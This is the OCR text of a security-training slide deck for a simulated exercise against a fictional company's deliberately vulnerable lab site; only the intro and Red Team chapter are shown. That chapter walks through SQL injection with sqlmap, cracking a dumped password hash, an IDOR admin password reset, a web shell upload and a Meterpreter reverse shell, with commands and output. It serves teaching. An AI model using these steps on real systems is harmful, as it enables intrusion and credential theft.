RED
DFIR
BLUE
GOV


TEAM

SIMULATION EXERCISE

adeismail@tibandung.com - @inan19x

BASED ON UNTRUE STORY

adeismail@tibandung.com - @inan19x



CHAPTERS

I. Intro…

II. **Red Team** – Hacker in Action

III. Data Breach!

IV. Digital Forensic & Incident Response **(DFIR) Team** Come to the Rescue!

V. **Blue Team** – Protect & Detect…

VI. Governance **(GOV) Team** Set the Bar High!

adeismail@tibandung.com - @inan19x


CHAPTER 1: INTRO…

- VM.LAB Ltd. – a (fictional) company name which hosts on-premise computer systems to support their business – just like other companies.
- It has several employees: Alice Adams, Bob Brown, Charlie Clarkson, and you. You are the IT Security guy. One guy, Derek Doyle, was a web administrator of the company.
- It has its own website published at http://centos32.vm.lab also company blog posts and guestbook at http://centos32.vm.lab/websitenet/

Websitenet Vulnerable Apps on github:
https://github.com/inan19x/websitenet/

adeismail@tibandung.com - @inan19x

>> CHAPTER1 Brief Look of VM.LAB Ltd. Computer Systems





CHAPTER 2: RED TEAM – HACKER IN ACTION

- Red Team performed **Reconnaissance**:
  1. Gather victim information (T1589, T1590, T1591, T1592, T1593, T1594)
  2. Active scanning (T1595)
  3. Etc…

MITRE ATT&CK
Reconnaissance (TA0043)

>> CHAPTER2 Red Team found SQL injection point on the company website http://centos32.vm.lab/websitenet/searchguestbook.php in parameter 'email'





zap proxy

https://github.com/zaproxy/zaproxy

MITRE ATT&CK
Initial Access (TA0001) > Exploit Public-Facing Application (T1190)

>> CHAPTER2 Red Team was able to extract information from the database and cracked the webmaster's (Derek) password to login to the web portal.

```
┌──(adeismail㉿attacker)-[~]
└─$ sqlmap -u "http://centos32.vm.lab/websitenet/searchguestbook.php" --data="email=hackerman"
```

```
nding the range for current UNION query injection technique test
[11:04:26] [INFO] target URL appears to have 5 columns in query
[11:04:26] [INFO] POST parameter 'email' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 39 HTTP(s) requests:
```

```
[11:06:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 6
web application technology: Apache 2.2.15, PHP 5.4.45
back-end DBMS: MySQL >= 5.1
[11:06:08] [INFO] fetching current database
current database: 'websitenet'
[11:06:08] [INFO] fetched data logged to text files under '/home/adeismail/.local/share/sqlmap/output/centos32.vm.lab'

[*] ending @ 11:06:08 /2022-09-05/
```

```
[11:06:52] [INFO] fetching tables for database: 'websitenet'
[11:06:52] [WARNING] reflective value(s) found and filtering out
Database: websitenet
[3 tables]
+-----------+
| content   |
| guestbook |
| users     |
+-----------+
```

```
do you want to use common password suffixes? (slow!) [y/N] n
[11:09:52] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[11:09:52] [INFO] starting 2 processes
[11:09:53] [INFO] cracked password '1234567890' for user 'derek'
Database: websitenet
Table: users
[2 entries]
+----+-----------------+----------------------------------------------------+----------+
| id | role            | password                                           | username |
+----+-----------------+----------------------------------------------------+----------+
| 1  | Administrator   | B591F506449A76D8DB9F25E681AFA011                   | admin    |
| 2  | Non-Administrator | e807f1fcf82d132f9bb018ca6738a19f (1234567890)    | derek    |
+----+-----------------+----------------------------------------------------+----------+
```


Notice the password hash of 'admin' is strong enough and could not be guessed with dictionary-attack

sqlmap

https://github.com/sqlmapproject/sqlmap


MITRE ATT&CK
Credential Access (TA0006) > Brute Force (T1110)
Initial Access (TA0001) > Valid Accounts (T1078)

>> CHAPTER2 Red Team found a "Change Password" feature in the app. It turns out there was an IDOR (Insecure Direct Object References) vulnerability that allowed a user to change other users' passwords.



Intercept and edit request on the fly :

Set password = "asdf" for user = "admin"




Then login as admin with password = "asdf"

burp suite

https://portswigger.net/burp

MITRE ATT&CK
Persistence (TA0003) > Account Manipulation (T1098)

>> CHAPTER2 Red Team used the "admin" user to log in, which has permission to upload files to the web portal. They uploaded a web shell as a backdoor and provided shell access.




```
msf6 exploit(multi/handler) >
[*] Sending stage (39927 bytes) to 192.168.1.14
[*] Meterpreter session 1 opened (192.168.1.13:443 → 192.168.1.14:35354) at 2022-09-05 11:22:44 +0700

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer     : centos32.vm.lab
OS           : Linux centos32.vm.lab 2.6.32-754.35.1.el6.i686 #1 SMP Sat Nov 7
Meterpreter : php/linux
meterpreter > getuid
Server username: apache
meterpreter >
```

```
meterpreter > shell
Process 2105 created.
Channel 0 created.
arp -a
? (192.168.1.15) at 08:00:27:2e:92:e7 [ether] on eth0
? (192.168.1.13) at 08:00:27:8a:30:f4 [ether] on eth0
? (192.168.1.97) at 30:e3:7a:7b:a4:ee [ether] on eth0
? (192.168.1.1) at 6e:93:08:c2:d3:ce [ether] on eth0
? (192.168.1.16) at 08:00:27:0b:ae:96 [ether] on
? (192.168.1.12) at 08:00:27:e7:db:82 [ether] on
```

